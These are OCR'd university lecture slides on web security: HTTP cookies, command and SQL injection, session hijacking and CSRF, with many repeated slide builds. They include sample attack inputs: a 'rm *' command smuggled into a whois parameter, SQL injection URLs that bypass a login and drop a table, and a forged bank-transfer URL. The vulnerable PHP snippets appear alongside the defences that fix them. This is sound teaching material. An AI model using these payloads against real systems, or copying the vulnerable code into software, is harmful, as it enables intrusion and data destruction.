- Forms can submit data either using the `GET` (name-value pairs encoded in the URL) or the `POST` method (name-value pairs encoded in the message body).

Dynamic content

- Pages with dynamic content can change after their delivery to the client browser, eg. in response to user interaction or other conditions.
- For providing dynamic content, scripting languages such as Javascript were introduced.
- The Document Object Model (DOM) is a means for representing and accessing the content of a page.
- Scripts can alter/manipulate the content of a page by accessing/updating the DOM of the page.
- To indicate to a browser that Javascript is being used, the `<script>` and `</script>` tags:
  - Javascript allow programmers to define functions
  - Javascript includes several standard programming constructs such as `for`, `while`, `if/then/else`, ...
  - Javascript also handles events, eg. user clicks on a link, user hover mouse pointer over a portion of the page

How is state managed in HTTP sessions

HTTP is stateless: when a client sends a request, the server sends back a response but the server does not hold any information on previous requests

The problem: in most web applications a client has to access various pages before completing a specific task and the client state should be kept along all those pages. How does the server know if two requests come from the same browser?
Example: the server doesn't require a user to log at each HTTP request

The idea: insert some token into the page when it is requested and get that token passed back with the next request

Two main approaches to maintain a session between a web client and a web server

- use hidden fields
- use cookies

Hidden fields (1)

The principle

Include an HTML form with a hidden field containing a session ID in all the HTML pages sent to the client. This hidden field will be returned back to the server in the request.

Example: the web server can send a hidden HTML form field along with a unique session ID as follows:

```
<input type="hidden" name="sessionid" value="12345">
```

When the form is submitted, the specified name and value are automatically included in the GET or POST data.

Hidden fields (2)

Disadvantage of this approach

- it requires careful and tedious programming effort, as all the pages have to be dynamically generated to include this hidden field
- session ends as soon as the browser is closed

Advantage of this approach

All browser supports HTML forms

Cookies (1)

- A cookie is a small piece of information that a server sends to a browser and stored inside the browser. A cookie has a name and a value, and other attribute such as domain and path, expiration date, version number, and comments

Cookies (1)

- A cookie is a small piece of information that a server sends to a browser and stored inside the browser. A cookie has a name and a value, and other attribute such as domain and path, expiration date, version number, and comments
- The browser automatically includes the cookie in all its subsequent requests to the originating host of the cookie

Cookies (1)

- A cookie is a small piece of information that a server sends to a browser and stored inside the browser. A cookie has a name and a value, and other attribute such as domain and path, expiration date, version number, and comments
- The browser automatically includes the cookie in all its subsequent requests to the originating host of the cookie
- Cookies are only sent back by the browser to their originating host and not any other hosts. Domain and path specify which server (and path) to return the cookie

Cookies (1)

- A cookie is a small piece of information that a server sends to a browser and stored inside the browser. A cookie has a name and a value, and other attribute such as domain and path, expiration date, version number, and comments
- The browser automatically includes the cookie in all its subsequent requests to the originating host of the cookie
- Cookies are only sent back by the browser to their originating host and not any other hosts. Domain and path specify which server (and path) to return the cookie
- A server can set the cookie's value to uniquely identify a client. Hence, cookies are commonly used for session and user management

Cookies (1)

- A cookie is a small piece of information that a server sends to a browser and stored inside the browser. A cookie has a name and a value, and other attribute such as domain and path, expiration date, version number, and comments
- The browser automatically includes the cookie in all its subsequent requests to the originating host of the cookie
- Cookies are only sent back by the browser to their originating host and not any other hosts. Domain and path specify which server (and path) to return the cookie
- A server can set the cookie's value to uniquely identify a client. Hence, cookies are commonly used for session and user management
- Cookies can be used to hold personalized information, or to help in on-line sales/service (e.g. shopping cart)...

Cookies (1)


- A cookie is a small piece of information that a server sends to a browser and stored inside the browser. A cookie has a name and a value, and other attribute such as domain and path, expiration date, version number, and comments
- The browser automatically includes the cookie in all its subsequent requests to the originating host of the cookie
- Cookies are only sent back by the browser to their originating host and not any other hosts. Domain and path specify which server (and path) to return the cookie
- A server can set the cookie's value to uniquely identify a client. Hence, cookies are commonly used for session and user management
- Cookies can be used to hold personalized information, or to help in on-line sales/service (e.g. shopping cart)...


Main limitation

Users may disable cookies in their browser

Cookies (2)

Cookies are set on the client's system when the server uses the `Set-Cookie` field in the HTTP header of its response:





Google

A cookie has several attributes:

```
Set-Cookie:  name=value[; expires=date]
        [; domain=dom][; path=p][; Secure][; HttpOnly]
  expires : (whentobedeleted)
  domain : (whentosend)  } scope
  path : (whentosend)    }
  Secure : (onlyoverSSL)
  HttpOnly : (onlyoverHTTP)
```

Cookies (3)

- A cookie is valid for the domain it is set for, and all its subdomains.
- A subdomain can set a cookie for a higher-level domain but not vice-versa.
  `mail.example.com` can access cookies set for `example.com`
  `example.com` cannot access cookies set for `mail.example.com`
- Hosts can access cookies set for their top level domains, but hosts can only set cookies one level up in the domain hierarchy.
  `one.mail.example.com` can access cookies set for `example.com`
  `one.mail.example.com` cannot set cookies for `example.com`
- A website can only set a cookie for a domain that matched the domain of the HTTP response.
- `Http-Only`: if enabled scripting languages cannot accessing or manipulating the cookie.

Web security: security goals

Security goals

Web applications should provide the same security guarantees as those required for standalone applications

1. visiting `evil.com` should not infect my computer with malware, or read and write files
   Defenses: Javascript sandboxed, avoid bugs in browser code, privilege separation, *etc*

2. visiting `evil.com` should not compromise my sessions with `gmail.com`
   Defenses: same-origin policy – each website is isolated from all other websites

3. sensitive data stored on `gmail.com` should be protected

Threat model

Web attacker

- controls `evil.com`
- has valid SSL/TLS certificates for `evil.com`
- victim user visits `evil.com`

Network attacker

- controls the whole network: can intercept, craft, send messages


A Web attacker is weaker than a Network attacker

Web security: server-side attacks

Myrto Arapinis
School of Informatics
University of Edinburgh

March 25, 2019

OWASP top 10 (2017)



- OWASP is an open community dedicated to enabling organizations to conceive, develop, acquire, operate, and maintain applications that can be trusted.
- OWASP develops tools, documents, forums, and chapters for improving application security.

Injection attack

OWASP definition

Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

We are going to look at:

- command injection attacks
- SQL injection attacks

Command injection: a simple example

- Service that prints the result back from the linux program `whois`
- Just like a phone directory, `whois` is a lookup tool that allows querying information about Domain names (e.g. `google.com`), IP address (e.g. `216.58.208.78`), and ASN (Autonomous System Numbers) (e.g. `AS15169`)
- Invoked via URL like (a form or Javascript constructs this URL):

  `http://www.example.com/content.php?domain=google.com`

- Possible implementation of `content.php`

```
<?php
  if ($_GET['domain']) {
    <?  echo system('whois '.$_GET['domain']); ?>
  }
?>
```

Command injection: a simple example cont'd

- This script is subject to a **command injection attack**! We could invoke it with the argument `www.example.com; rm *`

  `http://www.example.com/content.php?`
  `domain=www.google.com; rm *`

- Resulting in the following PHP

```
<?  echo system('whois www.google.com; rm *'); ?>
```

Defense: input escaping

```
<?  echo system('whois'.escapeshellarg($_GET['domain'])); ?>
```


escapeshellarg() adds single quotes around a string and quotes/escapes any existing single quotes allowing you to pass a string directly to a shell function and having it be treated as a single safe argument

GET INPUT	Command executed
`www.google.com`	`whois 'www.google.com'`
`www.google.com; rm *`	`whois 'www.google.com rm *'`


Command injection recap

- Injection is generally caused when data and code share the same channel:
  - `"whois"` is the code and the filename the data
  - **But** `';'` allows attacker to include new command
- **Defenses** include input validation, input escaping and use of a less powerful API
- **Defenses** include applying the principle of least privilege: the web server should be operating with the most restrictive permissions as possible (read, write, and execute permissions only to necessary files)

Web applications




Client
(HTML, JavaScript)



Google

Server
(PHP)



Database
(SQL)

Databases

- A database is a system that stores information in an organised way, and produces report about that information based on queries.
- DBs often contain confidential information, and are thus frequently the target of attacks.
- Web server connects to DB server:
  - Web server sends **queries** or **commands** according to incoming HTTP requests
  - DB server returns associated values
  - DB server can **modify/update** records
- SQL: commonly used database query language - supports a number of operations to facilitate the access and modification of records in DB

username	password
alice	01234
bob	56789
charlie	43210

user_accounts

SQL SELECT

To express queries, retrieve a set of records from DB:

```
SELECT field FROM table WHERE condition # SQL comment
```

returns the value(s) of the given field in the specified table, for all records where condition is true

Example:

username	password
alice	01234
bob	56789
charlie	43210

user_accounts

`SELECT password FROM user_accounts WHERE username='alice'` returns the value `01234`

SQL INSERT


To create new records in DB:

```
INSERT INTO table VALUES record # SQL comment
```

Example:

username	password
alice	01234
bob	56789
charlie	43210

user_accounts



username	password
alice	01234
bob	56789
charlie	43210
eve	98765

user_accounts

```
INSERT INTO user_accounts VALUES ('eve', 98765)
```

Other SQL commands

- `DELETE FROM table_name WHERE condition`: deletes existing records satifying the condition
- `DROP TABLE table`: deletes entire specified table
- Semicolons separate commands:
  Example:

```
INSERT INTO user_accounts VALUES ('eve', 98765);
SELECT password  FROM user_accounts
                 WHERE username='eve'
```

  returns `98765`

SQL injection: a simple example

The web server logs in a user if the user exists with the given username and password.

```
login.php:
$conn = pg_pconnect("dbname=user_accounts");
$result = pg_query(conn,
                   "SELECT * from user_accounts
                   WHERE username = " '.$_GET['user'].'"
                   AND password = '".$_GET['pwd']."';");
if(pg_query_num($result) > 0) {
   echo "Success";
   user_control_panel_redirect();
}
```

It sees if results exist and if so logs the user in and redirects them to their user control panel

SQL injection: a simple example

Login as admin:

SQL injection: a simple example

Login as admin:

http://www.example.com/login.php?user=admin'#&pwd=f

```
pg_query(conn,
         "SELECT * from user_accounts
         WHERE username = 'admin' # ' AND password = 'f';");
```

SQL injection: a simple example

Login as admin:

http://www.example.com/login.php?user=admin'#&pwd=f

```
pg_query(conn,
         "SELECT * from user_accounts
         WHERE username = 'admin' # ' AND password = 'f';");
```

Drop `user_accounts` **table:**

SQL injection: a simple example

Login as admin:

http://www.example.com/login.php?user=admin'#&pwd=f

```
pg_query(conn,
         "SELECT * from user_accounts
         WHERE username = 'admin' # ' AND password = 'f';");
```

Drop `user_accounts` table:

http://www.example.com/login.php?user=admin';
DROP TABLE user_accounts #&pwd=f

```
pg_query(conn,
         "SELECT * from user_accounts;
         WHERE user = 'admin'; DROP TABLE user_accounts;
         # ' AND password = 'f';");
```

Defense: sanitising the input

- SQL injection vulnerabilities are the result of prgrammers failing to sanitise user input before using that input to construct database queries.
- Most languages have built0in functions that strip input of dangerous characters:
  PHP provides function `mysql_real_escape_string` to escape special characters.

Defense: prepared statements

- Idea: the query and the data are sent to the database server separately
- Creates a template of the SQL query, in which data values are substituted
- Ensures that the untrusted value is not interpreted as a command

```
$result =  pg_query_params(
             conn,
             SELECT * from user_accounts  WHERE username = $1
                                          AND password = $2,
             array($_GET['user'], $_GET['pwd']));
```

Web basics: HTTP cookies

Myrto Arapinis
School of Informatics
University of Edinburgh

March 27, 2019

Web access control - 3 key aspects

- Authentication - username and passwords
- Session management - link sequences of requests of authenticated users
- Authorisation - check and enforce permissions of authenticated users

Session management

- Goal - the server should not require a user to re-authenticate at each HTTP(s) request
- Problem - HTTP is stateless
- Solution -
  - User logs in once
  - The server generated session identifier and sends it to the client (browser)
    temporary token that identifying an authenticated user
  - The client returns the session identifier in subsequent requests
  - 2 main approches: hidden fields and cookies

Hidden fields (slide from Web basics lecture)

The principle

Include an HTML form with a hidden field containing a session ID in all the HTML pages sent to the client. This hidden field will be returned back to the server in the request.

Example: the web server can send a hidden HTML form field along with a unique session ID as follows:

```
<input type="hidden" name="sessionid" value="12345">
```

When the form is submitted, the specified name and value are automatically included in the POST data.

Cookies (slide from Web basics lecture)

- A cookie is a small piece of information that a server sends to a browser and stored inside the browser. A cookie has a name and a value, and other attribute such as domain and path, expiration date, version number, and comments

Cookies (slide from Web basics lecture)

- A cookie is a small piece of information that a server sends to a browser and stored inside the browser. A cookie has a name and a value, and other attribute such as domain and path, expiration date, version number, and comments
- The browser automatically includes the cookie in all its subsequent requests to the originating host of the cookie

Cookies (slide from Web basics lecture)

- A cookie is a small piece of information that a server sends to a browser and stored inside the browser. A cookie has a name and a value, and other attribute such as domain and path, expiration date, version number, and comments
- The browser automatically includes the cookie in all its subsequent requests to the originating host of the cookie
- Cookies are only sent back by the browser to their originating host and not any other hosts. Domain and path specify which server (and path) to return the cookie

Cookies (slide from Web basics lecture)

- A cookie is a small piece of information that a server sends to a browser and stored inside the browser. A cookie has a name and a value, and other attribute such as domain and path, expiration date, version number, and comments
- The browser automatically includes the cookie in all its subsequent requests to the originating host of the cookie
- Cookies are only sent back by the browser to their originating host and not any other hosts. Domain and path specify which server (and path) to return the cookie
- A server can set the cookie's value to uniquely identify a client. Hence, cookies are commonly used for session and user management

Cookies (slide from Web basics lecture)

- A cookie is a small piece of information that a server sends to a browser and stored inside the browser. A cookie has a name and a value, and other attribute such as domain and path, expiration date, version number, and comments
- The browser automatically includes the cookie in all its subsequent requests to the originating host of the cookie
- Cookies are only sent back by the browser to their originating host and not any other hosts. Domain and path specify which server (and path) to return the cookie
- A server can set the cookie's value to uniquely identify a client. Hence, cookies are commonly used for session and user management
- Cookies can be used to hold personalized information, or to help in on-line sales/service (e.g. shopping cart), or tracking popular links.

Web security: session hijacking

Session hijacking

Wikipedia

Session hijacking is the exploitation of a valid computer session to gain unauthorized access to information or services in a computer system

Sessions could be compromised (hijacked) in different ways; the most common are:

Session hijacking

Wikipedia

Session hijacking is the exploitation of a valid computer session to gain unauthorized access to information or services in a computer system

Sessions could be compromised (hijacked) in different ways; the most common are:

- Session token theft vulnerabilities:

Session hijacking

Wikipedia

Session hijacking is the exploitation of a valid computer session to gain unauthorized access to information or services in a computer system

Sessions could be compromised (hijacked) in different ways; the most common are:

- Session token theft vulnerabilities:
  - Predictable session tokens:

Session hijacking

Wikipedia

Session hijacking is the exploitation of a valid computer session to gain unauthorized access to information or services in a computer system

Sessions could be compromised (hijacked) in different ways; the most common are:

- Session token theft vulnerabilities:
  - Predictable session tokens:
    $\Longrightarrow$ cookies should be unpredictable

Session hijacking

Wikipedia

Session hijacking is the exploitation of a valid computer session to gain unauthorized access to information or services in a computer system

Sessions could be compromised (hijacked) in different ways; the most common are:

- Session token theft vulnerabilities:
  - Predictable session tokens:
    $\Longrightarrow$ cookies should be unpredictable
  - HTTPS/HTTP: site has mixed HTTPS/HTTP pages, and token is sent over HTTP

Session hijacking

Wikipedia

Session hijacking is the exploitation of a valid computer session to gain unauthorized access to information or services in a computer system

Sessions could be compromised (hijacked) in different ways; the most common are:

- Session token theft vulnerabilities:
  - Predictable session tokens:
    $\Longrightarrow$ cookies should be unpredictable
  - HTTPS/HTTP: site has mixed HTTPS/HTTP pages, and token is sent over HTTP
    $\Longrightarrow$ set the `secure` attribute for session tokens (cookies)
    $\Longrightarrow$ when elevating user from anonymous to logged-in, always issue a new session token

Session hijacking

Wikipedia

Session hijacking is the exploitation of a valid computer session to gain unauthorized access to information or services in a computer system

Sessions could be compromised (hijacked) in different ways; the most common are:

- Session token theft vulnerabilities:
  - Predictable session tokens:
    $\Longrightarrow$ cookies should be unpredictable
  - HTTPS/HTTP: site has mixed HTTPS/HTTP pages, and token is sent over HTTP
    $\Longrightarrow$ set the `secure` attribute for session tokens (cookies)
    $\Longrightarrow$ when elevating user from anonymous to logged-in, always issue a new session token
  - Cross-site scripting (XSS) vulnerabilities

Session hijacking

Wikipedia

Session hijacking is the exploitation of a valid computer session to gain unauthorized access to information or services in a computer system

Sessions could be compromised (hijacked) in different ways; the most common are:

- Session token theft vulnerabilities:
  - Predictable session tokens:
    $\Longrightarrow$ cookies should be unpredictable
  - HTTPS/HTTP: site has mixed HTTPS/HTTP pages, and token is sent over HTTP
    $\Longrightarrow$ set the `secure` attribute for session tokens (cookies)
    $\Longrightarrow$ when elevating user from anonymous to logged-in, always issue a new session token
  - Cross-site scripting (XSS) vulnerabilities
- Cross-site request forgery (CSRF) vulnerabilities

Cross-site request forgery (CSRF)

CSRF

OWASP

CSRF forces a user to execute unwanted actions on a web application in which they're currently authenticated. CSRF attacks target state-changing requests, not theft of data, since the attacker has no way to see the response to the forged request.

CSRF

OWASP

CSRF forces a user to execute unwanted actions on a web application in which they're currently authenticated. CSRF attacks target state-changing requests, not theft of data, since the attacker has no way to see the response to the forged request.

Target: user who has an account on vulnerable server

CSRF

OWASP

CSRF forces a user to execute unwanted actions on a web application in which they're currently authenticated. CSRF attacks target state-changing requests, not theft of data, since the attacker has no way to see the response to the forged request.

Target: user who has an account on vulnerable server

Main steps of attack:

1. build an exploit URL
2. trick the victim into making a request to the vulnerable server as if intentional

CSRF

OWASP

CSRF forces a user to execute unwanted actions on a web application in which they're currently authenticated. CSRF attacks target state-changing requests, not theft of data, since the attacker has no way to see the response to the forged request.

Target: user who has an account on vulnerable server

Main steps of attack:

1. build an exploit URL
2. trick the victim into making a request to the vulnerable server as if intentional

Attacker tools:

1. ability to get the user to "click exploit link"
2. ability to have the victim visit attacker's server while logged-in to vulnerable server

CSRF

OWASP

CSRF forces a user to execute unwanted actions on a web application in which they're currently authenticated. CSRF attacks target state-changing requests, not theft of data, since the attacker has no way to see the response to the forged request.

Target: user who has an account on vulnerable server

Main steps of attack:

1. build an exploit URL
2. trick the victim into making a request to the vulnerable server as if intentional

Attacker tools:

1. ability to get the user to "click exploit link"
2. ability to have the victim visit attacker's server while logged-in to vulnerable server

Keys ingredient: requests to vulnerable server have predictable structure

CSRF: a simple example

Alice wishes to transfer $100 to Bob using the bank.com web application. This money transfer operation reduces to a request like:

```
GET http://bank.com/transfer.do?acct=BOB&amount=100
HTTP/1.1
```

CSRF: a simple example


Alice wishes to transfer $100 to Bob using the bank.com web application. This money transfer operation reduces to a request like:

```
GET http://bank.com/transfer.do?acct=BOB&amount=100
HTTP/1.1
```

The `bank.com` server is vulnerable to CSRF: the attacker can generate a valid malicious request for Alice to execute!!
The attack comprises the following steps:

1. Eve crafts the following URL
   `http://bank.com/transfer.do?acct=Eve&amount=100000`
2. When Alice visits Eve's website she tricks Alice's browser into accessing this URL

CSRF: a simple example



CSRF defenses

- **Check the referrer** header in the client's HTTP request can prevent CSRF attacks. Ensuring that the HTTP request has come from the original site means that attacks from other sites will not function

CSRF defenses

- **Check the referrer** header in the client's HTTP request can prevent CSRF attacks. Ensuring that the HTTP request has come from the original site means that attacks from other sites will not function

- **Include a secret in every link/form!**
  - Can use a hidden form field, custom HTTP header, or encode it directly in the URL
  - Must be unpredictable!
  - Can be same value as session token (cookie)
  - Ruby on Rails embeds secrets in every link automatically
  - To avoid any replay attack should be different in each server response

